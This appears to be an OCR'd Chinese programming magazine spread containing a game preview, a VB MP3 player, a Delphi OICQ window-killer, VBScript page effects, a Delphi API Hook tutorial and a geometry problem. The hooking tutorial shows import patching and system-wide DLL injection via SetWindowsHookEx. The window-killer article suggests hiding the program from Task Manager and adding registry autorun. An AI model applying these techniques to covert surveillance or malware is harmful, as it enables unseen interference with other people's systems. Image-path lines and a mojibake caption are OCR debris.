我手握屠龙刀，仰天长笑：“宝刀屠龙，号令天下！”要知道，在金庸online中，每一种神兵利器都只有独一无二的一件，必须历尽千辛万苦，以大无畏的精神才有可能得到！如果能够获得传说中的宝刀宝剑，比如倚天剑、打狗棒什么的，不仅能够获得大幅度的能力提升，而且还是身份的象征呀（想象一下左手玄铁剑，右手屠龙刀的感觉）。不过得来的宝物也要看紧，在测试的时候我的屠龙刀就被别人偷过，惨呀惨呀！所以将来如果你突然有好运，在路边捡到一件金丝背心什么的，自己又怕别人抢，不妨先教给我保管一段时间，我保证据为己有呀！（啊！错了错了，是保证帮你管好的啦！）



饮美酒，快意恩仇，谈笑当今朝

金庸online的另一个玩点就是玩家之间的关系处理所衍生的恩怨情仇。设计小组十分重视玩家的交流，不仅提供了与UO类似的即时聊天系统，而且还提供了新式的组队模式，借此使玩家之间的关系更加人性化、真实化。组队既可以完成单人无法完成的任务，也为更加真实地反映金庸的武侠世界打下了基础——只有这样才能在游戏中重现“天罡北斗阵”一类的阵法的效用。这种独特的组队设计，避开了原来网络游戏中人际关系以PK为主的怪圈，使友情和合作成为玩家之间的第一主题。当然，金庸online中仍然保留了PK，不过在这个道义完善的江湖中杀人可是要付出代价的哟！



结论与期待

在整个测试过程中，笔者对于金庸online的表现很有体会，从各方面讲，这款游戏都有不俗的表现，以金先生的武侠世界为舞台更使它的魅力大增。游戏构筑了一个完善的武侠世界，以脍炙人口的小说主角作为出场人物，改进了许多现有网络游戏的弊病，力图为我们创造一个体会金庸意境的世界。作为一个金庸迷，我急切地等待这款作品上市，我想，它一定会让金庸迷们得到一个很大的惊喜！至于未看全金庸小说的玩家，我建议你们趁着它没有上市，好好读一下金庸的大作，相信你一定可以融入这个精彩绝伦的武侠世界！



□湖北 刘克文

最简单的 MP3 播放器

想编个 MP3 播放器，通常都需要使用一些专用的 MP3 播放控件，比如著名的 MP3PLAY.OCX 或者 Windows 自带的 Media Player 控件。而这些控件多半价格昂贵，对于共享软件程序员来说，这不是一件好事。

在这么短的篇幅里，我当然不可能从 MP3 压缩算法说起，而是利用计算机里现有的 MP3 播放功能来实现在我们自己的程序里播放 MP3。事实上，从 Win98 开始，Windows 操作系统就已经含有了对 MP3 的播放支持，所以，我们只要用一些 API 函数就可以轻松实现 MP3 音乐文件的播放。下面这段程序实现了 MP3 播放的大部分常规操作，对其稍加修改，做一个 100kB 大小的 MP3 播放器则轻而易举。怎么样？关键时刻还是 API 作用最大。

打开 VB，在窗体上放置 6 个命令按钮、三个标签、一个公用对话框、一个进度条、一个状态栏和一个计时器，窗体的布置请参考附图。



按钮“Open MP3 File”是用来打开对话框选择 MP3 文件的，其他 5 个按钮分别为 Play（播放）、Pause（暂停）、Stopplay（停止播放）、Back（向后跳跃）、Prew（向前跳跃）。Label1 用来表示歌曲当前的时间；Label2 放在进度条最左边，Caption 属性为“00:00”；Label3 放在进度条的最右边，用来表示歌曲总长。进度条和状态栏控件是包含在 Microsoft Common Control 里的，Microsoft Common Control 和 CommonDialog 控件一样都是要通过“工程”→“部件”来添加的。

现在就可以写代码了。首先，在代码窗口的“通用声明”部分对程序中要用到的 API 函数和全局变量进行声明：

```
Private Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As Long, ByVal hwndCallback As Long) As Long

Dim mfn As String
```

下面就是各个对象的代码了：

```
Private Sub Form_Load()
mfn = ""
play.Enabled = False
pause.Enabled = False
stopplay.Enabled = False
back.Enabled = False
prew.Enabled = False
Timer1.Enabled = False
Timer1.Interval = 500
End Sub

Private Sub open_Click()
On Error GoTo err
With CommonDialog1
  .CancelError = True
  .Filter = "音乐文件|*.mp3;*.wav;*.mid"
  .Flags = cdlOFNNoChangeDir And cdlOFNPathMustExist
  .Action = 1
  stopplay_Click
  '停止按钮同时可以对设备初始化
  mfn = .FileName
  '这个程序中文件名一定不能带空格,包括路径在内
  Form1.Caption = .FileName
  play.Enabled = True
End With
play_Click
Exit Sub
err:
End Sub

Private Sub play_Click()
On Error Resume Next
Dim t As Long
t = mciSendString("open " + mfn, 0&, 0, 0)
'open后边的空格一定不能丢,mciSendString函数是以字符串的形式向系统发送命令，它对空格很敏感
Dim ret As String * 128
t = mciSendString("status " + mfn + " length", ret, 128, 0)
'显示歌曲总长
ret = Left(ret, 8)
If ret <> "" Then
ProgressBar1.Min = 0
ProgressBar1.Max = Val(ret)
Label3.Caption = gettime(Val(ret))

End If
play.Enabled = False
pause.Enabled = True
stopplay.Enabled = True
back.Enabled = True
prew.Enabled = True
t = mciSendString("status " + mfn + " mode", ret, 128, 0)
'得到设备的当前状态,是播放还是暂停等等
ret = Left(ret, 8)
StatusBar1.Panels(1).Text = ret
'在状态栏显示播放状态
t = mciSendString("play " + mfn + " from " + Str(ProgressBar1.Value), 0&, 0, 0)
'开始播放
Timer1.Enabled = True
End Sub

Private Sub pause_Click()
t% = mciSendString("pause " + mfn, 0&, 0, 0)
'发出暂停的命令
play.Enabled = True
pause.Enabled = False
stopplay.Enabled = True
back.Enabled = False
prew.Enabled = False
End Sub

Private Sub stopplay_Click()
t% = mciSendString("stop " + mfn, 0&, 0, 0)
t% = mciSendString("close " + mfn, 0&, 0, 0)
'停止播放
play.Enabled = True
pause.Enabled = False
stopplay.Enabled = False
back.Enabled = False
prew.Enabled = False
End Sub

Private Sub back_Click()
t% = mciSendString("play " + mfn + " from " + Str(ProgressBar1.Value - (ProgressBar1.Max \ 10)), 0&, 0, 0)
'向后跳一小段再播放
End Sub

Private Sub prew_Click()
t% = mciSendString("play " + mfn + " from " + Str(ProgressBar1.Value + (ProgressBar1.Max \ 10)), 0&, 0, 0)
'向前跳一小段再播放
```

```
End Sub
Private Sub ProgressBar1_Mousedown(Button As Integer, Shift As Integer, x As Single, y As Single)
'点击进度条的任意位置,就可以改变播放位置
ProgressBar1.Value = Int(x * (ProgressBar1.Max / ProgressBar1.Width))
t% = mciSendString("play " + mfn + " from " + Str(ProgressBar1.Value), 0&, 0, 0)
End Sub


Private Sub Timer1_Timer()
Dim t As Long
Dim ret As String * 128
t = mciSendString("status " + mfn + " position", ret, 128, 0)
'得到当前播放位置
ret = Left(ret, 8)
ProgressBar1.Value = Val(ret)
Label1.Caption = gettime(Val(ret))
'显示歌曲当前时间
If ProgressBar1.Value = ProgressBar1.Max Then
stopplay_Click
End If
t = mciSendString("status " + mfn + " mode", ret, 128, 0)
ret = Left(ret, 8)
StatusBar1.Panels(1).Text = ret
End Sub
Private Sub Form_Unload(Cancel As Integer)
'退出程序之前,关闭正在播放的文件,并释放设备所占的资源
t% = mciSendString("stop " + mfn, 0&, 0, 0)
t% = mciSendString("close " + mfn, 0&, 0, 0)
End Sub

Private Function gettime(position As Long) As String
'这个函数的功能是把以长整型表示的时间转换为电子钟式的“**:**”
Dim min, sec
min = position / 1000
min = min / 60
sec = min - Int(min)
min = Int(min)
sec = 60 * sec / 100
sec = Int(sec * 100)
gettime = Str(min) + ":" + Str(sec)
End Function
```

你是否注意到图中那5个播放控制按钮上的图形？其实那并不是采用的图形按钮，而是使按钮控件的字体为“Webdings”，让它们的Caption属性分别为“4”、“;”、“<”、“7”、“8”就可以了。当然你还可以加入更多的功能，如果再对界面进行一些改进，那就是一个挺不错的MP3播放器了！

□武汉　艾军

用Delphi函数监视系统程序




现在许多家庭都上了网。网络奇妙无比，用OICQ上网聊天更是一种休闲的好方法。然而，对于家中未成年的弟妹而言，毫无节制地在网上聊天却是浪费美妙青春的事情。所以，我们有必要做一个简单的系统监视程序，一旦查到OICQ的存在便立刻关闭它。

程序思路非常简单。首先使用Timer控件即时监视系统，然后通过FindWindow函数查找要监视的软件的标题，如果找到了，就通过PostMessage函数发送WM_CLOSE消息，关闭当前正在运行的软件。

下面给出一个实例，它是用Delphi编制而成的。程序每隔1000毫秒检查一下窗口，如果运行的是OICQ，则立即关闭它。具体编制步骤如下：

1.打开Delphi，参照附图建立基于对话框的应用程序，并装载两个TButton控件，Caption属性分别为“程序运行”和“程序结束”。添加一个TTimer控件，属性值为默认。

2.程序代码如下：



```
unit main;
interface
uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  ExtCtrls, StdCtrls;
type
  TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    Timer1: TTimer;
    procedure Button1Click(Sender: TObject);
    procedure Timer1Timer(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
var
  Form1: TForm1;
  hWnd: Longword;  //为取得窗口的句柄
  WinText: pChar;  //窗口的标题
implementation
{$R *.DFM}
procedure TForm1.Button1Click(Sender: TObject);
begin
  Form1.Windowstate := wsMinimized;   //窗口最小化
  Timer1.Enabled := True;             //使时间控件可用,运行监视代码
end;
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  hWnd := FindWindow(nil, WinText);  //根据标题取得窗口的句柄
  if (hWnd <> 0) then               //如果窗口的句柄不为0,则表示指定
    PostMessage(hWnd,WM_CLOSE,0,0);  //窗口存在,则发送WM_CLOSE关闭窗口
end;
procedure TForm1.Button2Click(Sender: TObject);
begin
  Close;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  Timer1.Enabled := False;  //使时间控件不可用
  WinText := 'OICQ用户登录'; //需要监视窗口的标识,你也可以自己定义
end;
end.
```

在你按“程序运行”按钮后，可以再写一些代码，把你的程序隐藏起来，使其不出现在任务栏上，甚至写成一个Service，在Win98下即使按Ctrl+Alt+Del都见不到，这样就更安全了。其次，你还可以修改注册表，在计算机启动时就运行程序。最后，你还可以增加允许用户自己定义被检测的窗口标题以及定时关闭游戏的功能。上面这些功能可不是一篇文章可以写完的，大家可以自己好好想想，说不定一个完整的系统监视软件就将在你的手上出现！

本程序在Delphi 5.0、中文Win98环境下编译通过。

□四川　刘永平

让你的网页个性十足

现在的个人网页多如牛毛，也许你和我一样早就看烦了那些千篇一律的页面。所以，还是让我们研究一下超酷的效果，标榜自己的个性！

一、个性化的提示效果

很多网页都设定了友好的提示效果：把光标指到一幅图片，就会出现一个黄色小框，提示你这是什么或者你可以干什么。一般网页的提示是通过设置元素的alt属性，即alt="提示的内容"来实现的。但下面的程序将使浏览器自动侦测光标所指的页面元素（一幅图，一段话，甚至一个字），并给出元素对应的提示内容。更重要的是，提示内容采用渐渐出现的效果，而且提示是半透明的，不会遮挡页面上的任何内容。在写代码之前，你需要准备一个图片，如图1所示，并保存为ts.gif。具体的代码如下：

```
<html>

<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<meta name="GENERATOR" content="Microsoft FrontPage 4.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<title>New Page 1</title>
<script language="vbscript">
    sub document_onmousemove()
        on error resume next
        set ele=document.elementfrompoint(window.event.x,window.event.y)
        select case ele.name
            case "txt"
                show
                txttip.innertext="你现在指到了：" & ele.innertext
            case "txtother"
                show
                txttip.innertext="你现在指到了：" & ele.innertext
            case "txt1"
                msgbox "你现在指到了：" & ele.name & "元素，它的内容是：" & ele.innertext
        end select
    end sub

    sub txtother_onmouseout()
        imgtip.style.visibility="hidden"
        txttip.style.visibility="hidden"
    end sub

    sub txt_onmouseout()
        imgtip.style.visibility="hidden"
        txttip.style.visibility="hidden"
    end sub

    sub show
      if imgtip.filters.alpha.opacity>=50 then
            imgtip.filters.alpha.opacity=0
            txttip.filters.alpha.opacity=0
      end if
      imgtip.style.visibility="visible"
      txttip.style.visibility="visible"
      imgtip.style.top=window.event.y
      imgtip.style.left=window.event.x
      txttip.style.top=imgtip.style.postop+(imgtip.style.posheight/2)
      txttip.style.left=imgtip.style.posleft+(imgtip.style.poswidth/2)
      dofade
    end sub
```



图1

```
    sub dofade
        dim t
      imgtip.filters.alpha.opacity=imgtip.filters.alpha.opacity+5
      txttip.filters.alpha.opacity=txttip.filters.alpha.opacity+5
       if imgtip.filters.alpha.opacity<50 then
         t=settimeout("dofade",150)
       end if
    end sub

</script>
</head>


<body>
<p name="txt1">光标移动到此，可使程序侦测到页面元素的内容，从而相应地改变提示内容</p>

<div id=txt style="background-color: #00ffFF"><p name="txt">这里是你页面上需要提示的地方（请将光标移动到此）……</p></div>
<div id=txtother style="background-color: #00ffFF"><p name="txtother">这里是你页面上另一个需要提示的地方（注意提示语的变化）……</p></div>

<div id="imgtip" style="position: absolute; visibility: hidden; width: 283; height: 170;filter:alpha(opacity=0)">
<p><img border="0" src="ts.gif" width="676" height="170"></p>
</div>
<span id="txttip" style="position: absolute; visibility: hidden; filter:alpha(opacity=0)"><i><font color=blue>这是提示的文字……</font></i></span>
<p>这里是页面上的文字,看看它们有没有被提示遮挡</p>
<p>因为提示是半透明的,所以页面上的元素并未被挡住</p>

</body>
</html>
```

运行效果如图2所示。



Í¼2

二、让页面智能滚动

如果你的页面比较长，这种效果就很有用了。虽然现在有不少网页有自动滚屏的功能，页面从一开始出现就慢慢往上滚动，目的是不用浏览者拖动滚动条就可看完整个页面（如在看网上小说时）。不过我觉得这种效果虽然很好，但用起来不是很方便。一是设计者不知道浏览者阅读的速度，所以他设计的滚动速度不会对人人适用。二是这种页面一般在人为拖动滚动条的时候，页面会抖动，放开后，页面又回到原位置继续滚动。我下面说的所谓智能滚动是让页面随光标的移动而移动，根本不需要拖动滚动条！只要把以下代码加入到你的页面中即可（注意：只有在页面较长，一屏显示不完，即页面右端必须出现滚动条时才能看到效果）。

```
<script language="vbscript">
  sub document_onmousemove()
      x=window.event.x
      y=window.event.y
      window.scroll x,y
  end sub
</script>
```

□南京　风吹雨

Delphi中API Hook探秘(上)



一、关于API Hook

1.什么是API Hook

不知道大家是否还记得，在DOS系统中编程，经常会采取截取中断向量的技术：我们可以设置新的中断服务程序，当系统其他的程序调用这个中断时，就让它先调用我们自己设置的新的中断服务程序，然后再调用原来的中断服务程序，这样就能够获得非凡的控制权。许多优秀的软件和大多数DOS病毒程序都采用了这个方法。

在Windows中，我们也可以采取类似技术。当系统调用某个API函数时，就会先进入我们自己的函数，然后再调用原来的API函数，这样，我们的程序就可以取得更多的控制权，我们就可对Windows系统中的任意一个函数调用进行动态拦截、跟踪、修改和恢复，就可让Windows系统中的任意一个函数按我们的设想工作。这种技术有许多名称，比如"陷阱技术"、"重入技术"等，不过我认为还是API Hook最贴切。原因嘛，等一下你看编程就明白了。

这样重要的技术，大家已经都知道了吧？哈哈，知道的都不说，不知道的呢，你就自己慢慢去摸索吧。偶尔有一两篇文章见于报端，不是藏头露尾，就是已经过时了。还有的即使把原理都告诉你了，但就是不说它调用了哪些函数。要源代码？行，拿钱来。有人说了，这种技术用来编病毒最合适，所以……（因为菜刀可以杀人，所以菜刀已被禁止使用了）。而实际呢，你看看使用了这种技术的国产软件就知道了：金山词霸、东方快车、RichWin、东方词圣……在这里，我感觉有必要简单说说金山词霸的工作原理。

2.金山词霸的工作原理

大家都用过金山词霸吧？当你把光标指向一个单词，词霸就会自动弹出一个窗口并把单词的意思翻译出来。这究竟是怎么做出来的呢？我在这里简单说明一下。

(1)安装鼠标钩子。

(2)一旦光标在屏幕上移动，系统就会调用鼠标钩子，词霸通过鼠标钩子能够获得光标的坐标(x,y)，并安装TextOut()、ExtTextOut()等API函数钩子。

(3)词霸向光标下的窗口发重画消息，负责绘制该点的应用程序在收到WM_PAINT消息后，就可能调用TextOut()、ExtTextOut()等函数重绘字体。

(4)调用的函数将被钩子函数拦截，词霸就能够截获该次调用，从应用程序的数据段中将"文字"指针的内容取出，并作翻译处理。

(5)退出跟踪程序，返回到鼠标钩子，解除对TextOut()、ExtTextOut()等API函数的跟踪。

(6)完成了一次"屏幕抓字"。

这里的关键有两点：安装鼠标钩子和API钩子。安装鼠标钩子非常简单，而API钩子正是取词的核心代码。

3.关于Delphi

事实上，随着互联网的普及，许多秘密都已不再是秘密，API Hook也一样。在网上，你已经可以找到这样的免费源代码，但是大部分可能已经过时，而且这些源代码大都是基于VC++的。如果你想找到用Delphi编写的源代码，那么，你还是读一读我的文章吧。

Delphi是编程工具史上的一个里程碑式的作品。如果你在使用它，我向你表示祝贺。如果你没有使用它，你也没有什么损失。网上关于几种语言谁好谁坏都吵得天翻地覆的了，我不想增加新仇也不想算算旧恨。每种语言都有它的优缺点，每个人都有自己选择的权利嘛！

不过，用Delphi编写API Hook有几处"陷阱"。我想，除了介绍API Hook以外，这也是为什么我要写这篇文章的一个原因吧！

4.哪些人可以读这篇文章

当然，读这篇文章并没有什么限制。但是你最好已经懂得鼠标钩子的制作过程，手边有MSDN那就再好不过了。我认为，只要你是Windows的程序员，就一定要有MSDN。原因？有一套就明白啦。如果你懂得PE文件结构，那就更好了。

在这篇文章里，我给出了所有的源代码（还不到200行）。如果你想修改程序，最好用SoftIce。

5.关于我的程序

本文中的程序在Windows Me的操作环境下，使用Delphi5.0编程调试通过。无论是商用还是个人使用，你都可以随意使用和修改本文中的程序，并且不需要在程序中加注我的个人信息。

二、用Delphi编写API Hook

1.改写API函数

为了使我们改写的代码正确运行，我们的函数必须和要改写的API函数具有同样形式的形参。在我的程序中，我拦截了MessageBoxA和MessageBoxW两个函数。所以我这样定义自己的函数:

```
function MyBoxA(hwn:hwnd;lptext:pchar;lpcapion:pchar;utype:cardinal):integer;stdcall;
function MyBoxW(hwn:hwnd;lptext:pchar;lpcapion:pchar;utype:cardinal):integer;stdcall;
```

注意到我使用了stdcall关键字，这是为了我的函数的形参的进出栈顺序与我们要拦截的函数一致。

我们知道，为了系统的安全，Win32并不允许直接改写内存中的代码段。所以，有人想了好多种方法绕过系统的保护。实际上，Win32为了我们能安全地改写内存中的代码，提供了一个函数：WriteProcessMemory。有许多人曾经告诉我，WriteProcessMemory也不能用来改写，不过我一直使用得很好。也许用它产生了一些BUG，只是我并不知道罢了，所以还请这方面的专家指正。

在PE文件中，当你呼叫另一模块中的函数（例如USER32.DLL中的GetMessage），编译器编译出来的CALL指令并不会把控制权直接传给DLL中的函数，而是传给一个JMP DWORD PTR [XXXXXXXX]指令，[XXXXXXXX]内含该函数的真正地址（函数进入点）。为了得到API函数的地址，我们可

以这样：Address:=@MessageBoxA。如上文所说的，我们得到的仅仅是一个跳转指令，后面紧接着的才是MessageBoxA真正的开始代码的地址(具体可以查阅PE文件的资料)。在下面的程序中我自定义了一个结构(叫记录？我习惯了，改不过口来)，注意，这里使用了packed关键字：

```
TImportCode = packed record
  JumpInstruction           :  Word;    //  应该是$25FF，JUMP指令
  AddressOfPointerToFunction:  PPointer; //  真正的开始地址
end;
PImportCode = ^TImportCode;
```

其中，PPointer = ^Pointer ;

用以下函数返回函数的真正地址：

```
function TrueFunctionAddress(func: Pointer): Pointer;
var
  Code: PImportCode;
begin
  Result:= func;
  if func = nil then exit;
  try
    Code := func;
    if (Code.JumpInstruction = $25FF) then begin
      Result := Code.AddressOfPointerToFunction^;
    end;
  except
    Result := nil;
  end;
end;
```

这样，只要用我们的函数的地址替代它就可以了。替换函数：

```
Procedure PermuteFunction(OldFunc:PPOinter; NewFunc:Pointer);
var
  written: DWORD;
begin
  WriteProcessMemory(GetCurrentProcess, OldFunc, @NewFunc, 4, written);
end;
```

请你新建一个Unit APIHook，把上面的函数和结构写进去并保存下来。

2.第一个程序

新建一个Application TRY1，主Form的单元名称不妨叫TRYUnit1。把上面的Unit APIHook加进来。再新建一个Unit MESS，添加如下代码：

```
unit mess;

interface
uses
  Windows, Messages, SysUtils, Classes, APIHook;

procedure API_Hookup;
procedure Un_API_Hook;

var
  FuncMessageboxA, FuncMessageboxW: PImportCode;

implementation

type
  TMessageA = function(hwn: hwnd; lptext: pchar; lpcapion: pchar; utype: cardinal): integer; stdcall;
  TMessageW = function(hwn: hwnd; lptext: pwidechar; lpcapion: pwidechar; utype: cardinal): integer; stdcall;

var
  OldMessageBoxA: TMessageA;
  OldMessageBoxW: TMessageW;


function MyBoxA(hwn:hwnd;lptext:pchar;lpcapion:pchar;utype:cardinal): integer; stdcall;
begin
  result := OldMessageBoxA(hwn, 'Succes Hook A !', lpcapion, utype);
end;

function MyBoxw(hwn:hwnd;lptext:pwidechar;lpcapion:pwidechar;utype:cardinal): integer; stdcall;
begin
  result := OldMessageBoxW(hwn, '成功挂上W!', lpcapion, utype);
end;

procedure API_Hookup;
begin
  if @OldMessageBoxA = nil then
    @OldMessageBoxA := TrueFunctionAddress(@messageboxA);
  if @OldMessageBoxW = nil then
    @OldMessageBoxW := TrueFunctionAddress(@messageboxW);

  PermuteFunction(FuncMessageboxA.AddressOfPointerToFunction, @MyBoxA);
  PermuteFunction(FuncMessageboxW.AddressOfPointerToFunction, @MyBoxW);
end;

procedure Un_API_hook;
begin
  If @OldMessageBoxA <> nil then begin
     PermuteFunction(FuncMessageboxA.AddressOfPointerToFunction, @OldMessageboxA);
     PermuteFunction(FuncMessageboxW.AddressOfPointerToFunction, @OldMessageboxW);
  end;
end;

initialization
   FuncMessageboxA := @MessageboxA;
   FuncMessageboxW := @MessageboxW;

end.
```

在主窗体上添加三个按钮，添加Onclick代码，如下：

```
procedure TForm1.Button1Click( Sender : TObject);
begin
  API_HookUp;
end;

procedure TForm1.Button3Click( Sender : TObject);
begin
  Un_API_Hook;
end;

procedure TForm1.Button2Click( Sender : TObject);
begin
  MessageBoxA(Form1.Handle,'NO HOOK UP A','MessageBoxA',MB_OK);
  MessageBoxW(Form1.Handle,'NO HOOK UP W','MessageBoxW',MB_OK);
end;
```

记得要保存，在后面我们还要使用它们。编译一下，运行……啊哈，成功了！且慢，别高兴得太早。如果现在新建一个Application TestTry，在Form上添加一个按钮，Onclick事件如下：

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  MessageBoxA(Form1.Handle,'NO HOOK UP A','MessageBoxA',MB_OK);
  MessageBoxW(Form1.Handle,'NO HOOK UP W','MessageBoxW',MB_OK);
  MessageBox (Form1.Handle,'NO HOOK UP BOX','MessageBox',MB_OK);
end;
```

先运行TRY1，再运行TestTry。结果呢？原来，APIHook仅仅在TRY1中挂上了，并没有在所有的系统进程中挂上。

你也许听说过，必须把我们的函数和API_Hookup、Un_API_Hook放在一个动态链接库里（这是对的）。那么，你就试试吧。如果你这样做了，也并不能在所有的系统进程中挂上。原因很简单，我们仅仅改变了进程指向API函数的指针，系统中其他的进程还是各管各的。

3.Hook Hook Hook Hook Hook Hook……

我们想想做鼠标钩子时的做法：用SetWindowsHookEx挂上鼠标钩子，当其他的进程发出鼠标消息时，我们的程序就会拦截到并作出响应。我们还可以用UnhookWindowsHookEx解除鼠标钩子。我们也必须为我们的函数挂上钩子。不过，鼠标有各种消息响应其他进程，我们的进程有什么消息呢？如果没有消息又怎样响应其他进程呢？即使我们自定义了消息，其他的进程又怎样“懂得”我们的消息呢？真像走入了绝境。

不用怕，至少我们有两种方法。一是完全模仿SetWindowsHookEx，编制自己的MySetWindowsHookEx，我看过大多数的API Hook程序里都用了这个方法。其实，我们不必舍近而求远，我们完全可以继续使用SetWindowsHookEx，因为系统还为我们提供了一个函数：GetMsgProc。在Delphi中输入GetMsgProc，然后光标停在上面，按F1键。怎么样，Delphi帮助里讲得够清楚的吧？好了，我们的消息也有了。

想一想吧：我们在动态链接库中挂上WH_GETMESSAGE消息钩子，当其他的进程发出WH_GETMESSAGE消息时，就会加载我们的动态链接库，如果在我们的DLL加载时自动运行API_Hook，不就可以让其他的进程挂上我们的API Hook吗？

4.第二个程序

说干就干。新建一个动态链接库library TryDLL，把原来的Unit APIHook和 Unit MESS加进来。library TryDLL的代码如下：

```
uses
  Windows,
  SysUtils,
  Classes,
  APIHook in 'APIHook.pas',
  mess in 'mess.pas';

{$R *.RES}

function GetMsgProc(code: integer; removal: integer; msg: Pointer): Integer; stdcall;
begin
  Result := 0;
end;

Var HookHandle: THandle;

procedure StartHook; stdcall;
begin
  HookHandle := SetWindowsHookEx(WH_GETMESSAGE, @GetMsgProc, HInstance,
0);
end;

procedure StopHook; stdcall;
begin
  UnhookWindowsHookEx( HookHandle );
end;

exports StartHook, StopHook;

begin
  API_Hookup; //加载时挂上
end.
```

为了卸载时能解除钩子，在Unit MESS单元最后加上一句：

```
finalization
  Un_API_hook;
```

当然，别忘了对MESS做相应修改。编译好后别忘了存盘。新建Application TRY2程序，主Form的单元名称不妨叫TRYUnit2，在Form1上添加三个Button，并声明：

```
procedure StartHook; stdcall; external 'TRYDLL.DLL';
procedure StopHook;  stdcall; external 'TRYDLL.DLL';
```

三个Button的OnClick代码如下：

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  StartHook;
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
  MessageBoxA(Form1.Handle,'NO HOOK UP A','MessageBoxA',MB_OK);
  MessageBoxW(Form1.Handle,'NO HOOK UP W','MessageBoxW',MB_OK);
  MessageBox (Form1.Handle,'NO HOOK UP BOX','MessageBox',MB_OK);
end;

procedure TForm1.Button3Click(Sender: TObject);
begin
  StopHook;
end;
```

编译好后运行吧。这次倒好，无论你怎样测试，都得不到钩上的信息。整理一下我们的工作吧：

TRY2运行 --> TryDLL加载 --> 运行API_Hookup，为TryDLL挂上MyBox。

即使我们按下了Button1，其他的进程加载了TryDLL，也仅仅是运行API_Hookup，为TryDLL挂上MyBox而已，而其他的进程（包括TRY2本身）并没有挂上MyBox。不信，你可以在TryDLL中加上一个启动MyBox的函数，测试一下。例如，你可以在TryDLL的StopHook函数中的UnhookWindowsHookEx语句前，加上一句：

```
MessageBoxW(0,'MessageBoxW','这是测试DLL是否加载了MyBox',MB_OK);
```

你可以看到弹出窗口中的信息是“成功挂上W!”而不是“MessageBoxW”。并且由于我们的TryDLL加载时就启动了API_Hookup，卸载时才运行Un_API_Hook，所以不论你是否按下Button1和Button3，并且不论你按下了几次，每次你按下Button3都会得到“成功挂上W!”的信息。

看来，真正的麻烦才刚刚开始。

实际上，我们刚才的工作都是有用的。我们剩下的工作就是改进Unit APIHook中的TrueFunctionAddress函数而已。想不到吧？

为了能让其他的进程挂上MyBox，我们必须了解一下PE文件的格式。（待续）

本栏目所有程序源码，可在CFan网站下载。

如何编程求两凸多边形的公共面积

□北京　罗光宣　陈虔

(一)问题

2001年第7期擂台赛给出了这样一个问题：　给定两凸多边形,则两凸多边形的相交部分也一定是一个凸多边形,请编程求出它们公共相交的凸多边形的面积。

(二)预备讨论

首先介绍后面要用到的几个子问题的解法。

第一，如何判断一个点是否在一个凸多边形内部？

该问题已在本栏目1999年第12期给出了解法并详细进行了讨论，故大家可参考相应的算法与程序函数。

第二，如何求两线段的交点？

方法是直接对两线段所在直线求交点,然后判断交点是否在两线段的两端点之间,是则有交点,交点就是直线交点；否则无交点。例如图1，则AB与CD线段有交点P；而图2因直线交点不在AB之间，故线段无交点；而图3则因AB与CD平行，故无交点。

当然,具体处理时可首先利用两线段所在矩形的关系进行初步过滤。




图 1




图 2





图 3


第三，如何求一个凸多边形面积？


本栏目也曾进行过详细讨论,并给出了计算公式(见后面的附录)与程序,据此本问题只要给出相交凸多边形顶点(坐标)集,即可用它求解。


(三)解法之一


图4、图5与图6给出了三种典型的相交面积不为0的情况；图7、图8与图9则是三种典型的相交面积为0的情况。



图 4


图 5


图 6


图 7


图 8


图 9

这里可以得到如下结论：

结论1：先设一个凸多边形为A，则另一个凸多边形B的某顶点P_i如在A内(或A的边上)，则P_i一定属于公共凸多边形的顶点集。

结论2：先设一凸多边形A，另一凸多边形B两相邻顶点为P_i与P_{i+1}：

如两点中的一点在A内（或A的边上），另一点在A外，则线段P_iP_{i+1}一定与凸多边形A有一交点Q_j，该交点一定属公共凸多边形顶点集，例如图4所示的实例。

如P_i与P_{i+1}都在凸多边形A外，则可能线段P_iP_{i+1}与凸多边形A有0个或2个交点，例如图8与图6的实例。当有2交点时，该两交点皆属公共凸多边形顶点集。

由以上讨论便可导出下面的一个基本解题算法。

基础算法：设一凸多边形为A，相应顶点为P_1，P_2……P_{m1}；另一凸多边形为B，相应顶点为Q_1，Q_2……Q_{m2}。再设公共相交部分的凸多边形为E，其中A、B与E的顶点都同样按逆时针方向依次排列，且设如果r与s除以m_1余数相同，则$P_r=P_s$；r与s除以m_2余数相同，则$Q_r=Q_s$。

